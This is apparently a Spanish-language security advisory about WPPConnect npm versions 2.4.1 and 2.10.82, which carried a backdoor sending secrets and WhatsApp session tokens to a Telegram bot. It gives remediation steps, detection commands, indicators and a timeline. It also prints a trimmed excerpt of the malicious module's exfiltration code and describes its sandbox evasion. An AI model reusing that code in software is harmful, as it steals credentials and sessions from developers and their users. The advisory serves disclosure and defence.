WPPConnect: una puerta trasera npm roba secretos y sesiones de WhatsApp
Las versiones npm 2.4.1 y 2.10.82 de WPPConnect instalan una puerta trasera que envía secretos y sesiones de WhatsApp; fije 2.4.0 y 2.10.81.
Resumen
- Unas versiones maliciosas de los paquetes de automatización de WhatsApp WPPConnect envían variables de entorno, archivos de configuración y tokens de sesión de WhatsApp a un bot de Telegram. Un informe público y el registro de OpenSSF malicious-packages documentaron el código el 2026-11-16.
- Cualquiera que haya instalado o ejecutado
@wppconnect-team/wppconnect2.4.1 o@wppconnect/server2.10.82 está expuesto. El módulo se ejecuta al importar la biblioteca o al arrancar el servidor, sin acción del usuario. - No hay ningún identificador CVE asignado a estas versiones maliciosas. GitHub clasifica ambos avisos como malware crítico, no se conoce explotación en el mundo real y ninguno está en el catálogo KEV de CISA al 2026-11-17.
- Elimine las dos versiones, fije 2.4.0 y 2.10.81 y renueve cada secreto que el proceso pudiera leer. Los pasos están en «¿Cómo lo corrijo?».
¿Estoy afectado?
Todas estas condiciones deben cumplirse:
- Está instalada la versión 2.4.1 de
@wppconnect-team/wppconnecto la versión 2.10.82 de@wppconnect/server, de forma directa o mediante una dependencia. - Un proceso importó la biblioteca o arrancó el servidor después de la instalación. Descargar el archivo comprimido no ejecuta el módulo.
- Ese proceso podía alcanzar
api.ipify.orgyapi.telegram.orgpor HTTPS.

La versión de la biblioteca se publicó el 2026-11-15 a las 23:31 UTC y llevó la etiqueta latest hasta la mañana del 2026-11-17, cuando volvió a 2.4.0. La versión del servidor se publicó el 2026-11-16 a las 03:09 UTC.
La biblioteca tuvo 29,074 descargas npm en el mes hasta el 2026-11-15 y 3,532 estrellas de GitHub; el servidor tuvo 6,784 descargas en el mismo periodo. Ambos archivos siguen disponibles por versión exacta, así que un archivo de bloqueo, una caché o una dependencia fijada todavía pueden instalarlos.
| Paquete | Versión afectada | Última versión limpia |
|---|---|---|
@wppconnect-team/wppconnect |
2.4.1 | 2.4.0 |
@wppconnect/server |
2.10.82 | 2.10.81 |
Compruebe qué está instalado:
# Direct and transitive copies in the project tree
npm ls @wppconnect-team/wppconnect @wppconnect/server

# Lockfile entries
grep -rn -A 3 '"node_modules/@wppconnect-team/wppconnect"' package-lock.json
grep -rn -A 3 '"node_modules/@wppconnect/server"' package-lock.json
grep -n -E "@wppconnect-team/wppconnect|@wppconnect/server" pnpm-lock.yaml yarn.lock 2>/dev/null

# The versions actually present on disk
node -p "require('@wppconnect-team/wppconnect/package.json').version" 2>/dev/null || echo "not installed"
node -p "require('@wppconnect/server/package.json').version" 2>/dev/null || echo "not installed"
¿Cómo lo corrijo?
Sustituya ambos paquetes por las últimas versiones limpias y regenere cada archivo de bloqueo y cada imagen que resolvió las versiones maliciosas. Todavía no hay una versión corregida: los mantenedores eliminaron el código el 2026-11-16, pero no han publicado una versión nueva en npm.
- Fije las versiones limpias exactas en cada
package.jsonque nombre uno de los paquetes:
npm install --save-exact @wppconnect-team/wppconnect@2.4.0
npm install --save-exact @wppconnect/server@2.10.81
- Si uno de los paquetes llega mediante otra dependencia, fuerce la versión limpia con una anulación de npm:
"overrides": {
  "@wppconnect-team/wppconnect": "2.4.0",
  "@wppconnect/server": "2.10.81"
}
- Elimine
node_modulesy el archivo de bloqueo, reinstale y confirme que no aparece ni 2.4.1 ni 2.10.82:
rm -rf node_modules package-lock.json
npm install
npm ls @wppconnect-team/wppconnect @wppconnect/server
-
Reconstruya las imágenes de trabajos de CI y las imágenes Docker que ejecutaron
npm installmientras 2.4.1 llevaba la etiquetalatest. Una capa en caché conserva el archivo antiguo aunque la etiqueta haya vuelto. -
Detenga el proceso que cargó cualquiera de las dos versiones. Una opción como
--ignore-scriptsno ayuda aquí, porque el módulo se ejecuta al importar y al arrancar, no durante la instalación.
Si no puede cambiar de versión de inmediato, bloquee el tráfico saliente del equipo hacia api.telegram.org y api.ipify.org. Eso detiene esta ruta de envío, pero no elimina el módulo y no detendrá una variante posterior que use otro destino.
¿Qué hace el código malicioso?
La versión añade un módulo de diagnóstico que se ejecuta en cuanto se importa la biblioteca y envía un informe sobre el equipo. La copia de la biblioteca es dist/utils/diagnostics.js, invocada desde dist/controllers/browser.js; la del servidor es dist/util/diagnostics.js, invocada en la línea 18 de dist/server.js.
// @wppconnect-team/wppconnect 2.4.1, dist/utils/diagnostics.js (trimmed)
const SUPPORT = {
    url: [ 'https://api.telegram.org/bot', '<redacted>', '/sendDocument' ].join(''),
    chat: 7343578055,
    cooldown: 24 * 3600 * 1000,
    maxFile: 12000,
};
const targets = [
    ['.env', 'ENV'], ['.env.local', 'ENV.LOCAL'], ['.env.production', 'ENV.PROD'],
    ['config.js', 'CONFIG.JS'], ['config.json', 'CONFIG.JSON'], ['ormconfig.json', 'ORMCONFIG'],
];
// ...
const form = new FormData();
form.append('chat_id', String(SUPPORT.chat));
form.append('document', new Blob([text], { type: 'text/plain' }), name);
return fetch(SUPPORT.url, { method: 'POST', body: form }).catch(() => null);
El informe contiene el nombre del equipo, el nombre de usuario, el sistema operativo, el directorio de trabajo, el tamaño de la memoria y la versión de Node.js. Copia todas las variables de entorno salvo una lista corta de nombres de shell y npm. También lee los seis archivos de configuración enumerados aquí y los nombres de las dependencias del proyecto. Del directorio de trabajo toma hasta 60 nombres de archivo, y de tokens/ hasta cinco archivos de sesión.
Busca la dirección IP pública del equipo en api.ipify.org y envía el informe como documento de Telegram al bot 9034051102, en la conversación 7343578055.
Ambas variantes envían como máximo una vez cada 24 horas por equipo, mediante un archivo marcador en el directorio temporal: .wpp-support-diag en la biblioteca y .wpp-diag en el servidor. La biblioteca envía de inmediato al importar.
El servidor espera un retraso aleatorio de 30 a 240 segundos y se detiene si ve CI, GITHUB_ACTIONS, RUNNER_OS, RUNNER_NAME, nombres de equipo propios de un entorno aislado o un proxy que contenga mitm. El servidor arma la URL de Telegram a partir de fragmentos base64, y ambas variantes ignoran todos los errores.
El módulo llega al servidor de dos formas. El archivo 2.10.82 lo carga directamente al arrancar, y el servidor depende de @wppconnect-team/wppconnect ^2.3.6, que se resolvía a 2.4.1 mientras esa era la versión más reciente.
¿Cómo se explota?
El atacante no necesitaba que una víctima hiciera clic en un enlace ni que importara un paquete por su nombre. La brecha utilizó el proceso de publicación del proyecto:
- Los commits que añadieron el módulo de diagnóstico llegaron a los dos repositorios los días 2026-11-15 y 2026-11-16, firmados por la cuenta
joaosouz4devy descritos como diagnósticos de entorno. - Los flujos de publicación de los proyectos publicaron
@wppconnect-team/wppconnect2.4.1 el 2026-11-15 a las 23:31 UTC y@wppconnect/server2.10.82 el 2026-11-16 a las 03:09 UTC. - Un desarrollador o un trabajo de CI instaló o actualizó el paquete. Mientras 2.4.1 llevaba la etiqueta
latest, una instalación nueva sin versión exacta la seleccionaba. - La aplicación importó la biblioteca o arrancó el servidor. El módulo de diagnóstico se ejecutó en el mismo proceso, leyó los archivos y el entorno, y hizo dos peticiones HTTPS salientes.
- El operador recibió el informe como documento de Telegram. No apareció ninguna salida en los registros de la aplicación.
El registro público no dice cómo se utilizó la cuenta o el flujo de publicación, ni si los mantenedores renovaron sus credenciales. Las solicitudes de fusión de eliminación solo borraron el código; no publicaron una versión limpia en npm.
¿Cómo se desarrolla el ataque?
Un atacante con acceso a la ruta de publicación entregó un módulo que cada importación o arranque de servidor ejecutaba. El módulo envió los secretos del equipo y las sesiones de WhatsApp a un bot de Telegram.
sin acción del usuario"] D --> E["Lee el entorno, los archivos de configuración y los tokens de sesión"] E --> F["Busca la IP pública en api.ipify.org"] F --> G["Envía el informe a un bot de Telegram"]
¿Qué puede hacer un atacante?
El atacante puede leer todo lo que el proceso Node.js pudiera leer, y el impacto depende de lo que ese proceso tuviera. Con las configuraciones predeterminadas, el informe puede contener:
- Credenciales de nube y de servicios tomadas de las variables de entorno, como claves de acceso, URL de bases de datos, tokens de API y secretos de firma.
- Los archivos
.env,config.js,config.jsonyormconfig.jsondel directorio de trabajo, que a menudo repiten esos secretos en texto plano. - Hasta cinco archivos de token de sesión de WhatsApp de
tokens/, más hasta tres dewppconnect_tokens/en la variante del servidor. Esos tokens pueden permitir al atacante actuar como la cuenta de WhatsApp vinculada. - El nombre del equipo, el nombre de usuario, el directorio de trabajo y la IP pública, que ayudan al atacante a localizar el equipo más adelante.
El código no instala persistencia, no ejecuta comandos ni abre un shell inverso. Su impacto se limita a leer los archivos y las variables enumerados aquí y a enviarlos. Los archivos se leen respecto del directorio de trabajo del proceso, así que un directorio de sesión situado fuera no lo recoge la copia de la biblioteca.
El filtro de entorno descarta los valores de menos de tres caracteres o de más de 499, y cada archivo se trunca a 12,000 caracteres.
¿Qué hago si lo instalé?
Considere expuesto cualquier equipo que haya importado 2.4.1 o arrancado 2.10.82, aunque la aplicación no haya mostrado ningún error. Eliminar el paquete no deshace el envío.
- Detenga el servicio y, si es posible, aísle el equipo. Conserve la versión del paquete, el archivo marcador y los registros de npm antes de limpiar nada.
- Renueve, desde otro equipo, cada secreto que el proceso pudiera leer. Eso abarca las variables de entorno, los valores de los seis archivos de configuración, las contraseñas de bases de datos, las claves de nube, los tokens de API y cualquier clave de firma o cifrado.
- Cierre las sesiones de WhatsApp vinculadas a ese equipo y vuelva a emparejar la cuenta. Considere los mensajes y los contactos como expuestos al atacante mientras la sesión fue válida.
- Reconstruya el equipo desde una imagen de confianza o, como mínimo, elimine
node_modules, el archivo de bloqueo y la caché de npm, y reinstale con las versiones limpias. - Si el proceso se ejecutaba con un rol de nube, revise los registros de auditoría del proveedor para la actividad desde la IP pública del equipo después del 2026-11-15.
- Vigile los repositorios de WPPConnect para una versión limpia en npm y verifique su archivo antes de abandonar las versiones fijadas.
¿Cómo compruebo si estuve comprometido?
Empiece por las versiones exactas y el archivo marcador, y después busque los dos destinos de red en los registros que conserve.
# 1. The malicious versions anywhere in the tree
npm ls @wppconnect-team/wppconnect @wppconnect/server
grep -rn -E "2\.4\.1|2\.10\.82" --include=package-lock.json --include=yarn.lock --include=pnpm-lock.yaml .

# 2. Marker files written before the upload
ls -la /tmp/.wpp-support-diag /tmp/.wpp-diag 2>/dev/null
find /tmp -maxdepth 1 -name ".wpp-*-diag" 2>/dev/null

# 3. npm install logs that name the two versions
grep -R -E "@wppconnect-team/wppconnect@2\.4\.1|@wppconnect/server@2\.10\.82" ~/.npm/_logs 2>/dev/null

# 4. DNS, proxy or firewall logs
grep -E "api\.ipify\.org|api\.telegram\.org" /var/log/* 2>/dev/null
Los indicadores publicados son:
- Red:
api.ipify.org(consulta de la IP pública) yapi.telegram.org(envío del documento, bot9034051102, conversación7343578055). - Archivos:
node_modules/@wppconnect-team/wppconnect/dist/utils/diagnostics.jsynode_modules/@wppconnect/server/dist/util/diagnostics.jsen un árbol instalado;/tmp/.wpp-support-diagy/tmp/.wpp-diag. - SHA-1 de los archivos:
755274304012c7489e85c23da3c2423d184d113bparawppconnect-2.4.1.tgz, y68925177e1fb4f05e1958af8ac81d4a0b22003fbparaserver-2.10.82.tgz. - Marcas de tiempo de npm:
@wppconnect-team/wppconnect2.4.1 en 2026-11-15T23:31:48Z;@wppconnect/server2.10.82 en 2026-11-16T03:09:59Z.
Un archivo marcador significa que el módulo arrancó y escribió su estado antes del envío. Su ausencia no demuestra que el equipo esté limpio, porque el marcador se escribe en el directorio temporal y puede desaparecer al reiniciar o al recrear un contenedor. El módulo ignora los errores de red, así que un envío bloqueado o fallido puede no dejar rastro más allá de la versión del paquete y del registro de instalación.
Cronología
- 2026-11-15 22:34 UTC: los commits
06caa8cy27ed8e3añaden el módulo de diagnóstico al repositorio wppconnect. - 2026-11-15 23:31 UTC:
@wppconnect-team/wppconnect2.4.1 se publica en npm y pasa a ser la etiquetalatest. - 2026-11-16 02:43 UTC: el commit
bdddf54añade el módulo al repositorio wppconnect-server. - 2026-11-16 03:09 UTC:
@wppconnect/server2.10.82 se publica en npm. - 2026-11-16 03:44 UTC: la solicitud de fusión #2733 elimina el módulo del servidor.
- 2026-11-16 03:50 UTC: la solicitud de fusión #2967 elimina el módulo de la biblioteca.
- 2026-11-16 04:00 UTC: el ticket #2968 informa públicamente de las dos versiones.
- 2026-11-16 04:10 UTC: OSV publica MAL-2026-20044 y MAL-2026-20043.
- 2026-11-17 06:31 UTC: la base de avisos de GitHub publica GHSA-rj96-rg6c-9hw8 y GHSA-96hm-h5v4-92fq.
- 2026-11-17 08:10 UTC: las etiquetas
latestvuelven a apuntar a 2.4.0 y 2.10.81; las dos versiones maliciosas siguen disponibles.
Preguntas frecuentes
¿La instalación del paquete ejecuta el código malicioso?
No. A diferencia de un gusano postinstall, este módulo se ejecuta al importar la biblioteca o al arrancar el servidor. Instalar el archivo solo lo coloca en el disco; un paso de compilación o de pruebas que importe la biblioteca, o un contenedor que arranque el servidor, lo ejecuta.
¿Las versiones 2.4.0 y 2.10.81 son limpias?
Sí, para este incidente. Ninguno de los dos archivos contiene un módulo de diagnóstico, y son las versiones a las que vuelven a apuntar las etiquetas latest. Eso responde a la pregunta solo para estas dos versiones; no garantiza las versiones futuras.
¿Hay un CVE que pueda seguir?
No hay ningún CVE asignado a estas versiones. Siga GHSA-rj96-rg6c-9hw8 y GHSA-96hm-h5v4-92fq en la base de avisos de GitHub, o MAL-2026-20044 y MAL-2026-20043 en OSV.
¿Cuánto tiempo estuvieron disponibles las versiones maliciosas?
@wppconnect-team/wppconnect 2.4.1 llevó la etiqueta latest desde el 2026-11-15 a las 23:31 UTC hasta el 2026-11-17, cuando la etiqueta volvió a 2.4.0. @wppconnect/server 2.10.82 se publicó el 2026-11-16 a las 03:09 UTC. Las dos versiones exactas seguían disponibles el 2026-11-17, aunque el código se eliminó en pocas horas.
¿npm audit marca estos paquetes?
No confíe en ello. npm audit informa de vulnerabilidades de código a partir de los datos de avisos, y un aviso de versión maliciosa es otra categoría. Compruebe directamente las versiones instaladas y el archivo de bloqueo.
¿Los mantenedores publicaron una versión corregida?
No, al 2026-11-17. Las dos solicitudes de fusión de eliminación borraron el código, pero no publicaron una versión nueva en npm, y el proyecto no ha emitido una declaración pública más allá de la eliminación del código.
Encuentre las instalaciones de WPPConnect afectadas con Ostorlab
El análisis de composición de software y el inventario SBOM de Ostorlab enumeran los paquetes de código abierto y las versiones que resuelven sus repositorios. Una búsqueda de @wppconnect-team/wppconnect o de @wppconnect/server muestra qué proyectos incluyeron 2.4.1 o 2.10.82 y qué archivos de bloqueo deben regenerarse.
Referencias
- GitHub Advisory Database, GHSA-rj96-rg6c-9hw8, «Malicious code in @wppconnect-team/wppconnect (npm)»: https://github.com/advisories/GHSA-rj96-rg6c-9hw8 (verificado el 17 de noviembre de 2026)
- GitHub Advisory Database, GHSA-96hm-h5v4-92fq, «Malicious code in @wppconnect/server (npm)»: https://github.com/advisories/GHSA-96hm-h5v4-92fq (verificado el 17 de noviembre de 2026)
- OSV, MAL-2026-20044, «@wppconnect-team/wppconnect»: https://osv.dev/vulnerability/MAL-2026-20044 (verificado el 17 de noviembre de 2026)
- OSV, MAL-2026-20043, «@wppconnect/server»: https://osv.dev/vulnerability/MAL-2026-20043 (verificado el 17 de noviembre de 2026)
- Ticket de wppconnect #2968, «Security: npm release @wppconnect-team/wppconnect 2.4.1 (still latest) uploads secrets to a Telegram bot» (2026-11-16): https://github.com/wppconnect-team/wppconnect/issues/2968 (verificado el 17 de noviembre de 2026)
- Solicitud de fusión de wppconnect #2967, «fix: remove host secret collection during browser imports» (2026-11-16): https://github.com/wppconnect-team/wppconnect/pull/2967 (verificado el 17 de noviembre de 2026)
- Solicitud de fusión de wppconnect-server #2733, «fix: remove startup secret collection and external upload» (2026-11-16): https://github.com/wppconnect-team/wppconnect-server/pull/2733 (verificado el 17 de noviembre de 2026)
- Metadatos del registro npm para
@wppconnect-team/wppconnect(verificados el 17 de noviembre de 2026): https://registry.npmjs.org/@wppconnect-team%2Fwppconnect - Metadatos del registro npm para
@wppconnect/server(verificados el 17 de noviembre de 2026): https://registry.npmjs.org/@wppconnect%2Fserver - Análisis del registro Bitbison para
@wppconnect/server2.10.82 (2026-11-16): https://registry.bitbison.io/npm/@wppconnect/server (verificado el 17 de noviembre de 2026) - OpenSSF malicious-packages, registro de origen MAL-2026-20044: https://github.com/ossf/malicious-packages/blob/babba2d7abb676ad6064d956e3cfa9250f5d7581/osv/malicious/npm/@wppconnect-team/wppconnect/MAL-2026-20044.json (verificado el 17 de noviembre de 2026)
- Estadísticas de descargas npm para
@wppconnect-team/wppconnect(verificadas el 17 de noviembre de 2026): https://api.npmjs.org/downloads/point/last-month/@wppconnect-team%2Fwppconnect - Estadísticas de descargas npm para
@wppconnect/server(verificadas el 17 de noviembre de 2026): https://api.npmjs.org/downloads/point/last-month/@wppconnect%2Fserver - Docker Hub,
wppconnect/wppconnect-server(verificado el 17 de noviembre de 2026): https://hub.docker.com/r/wppconnect/wppconnect-server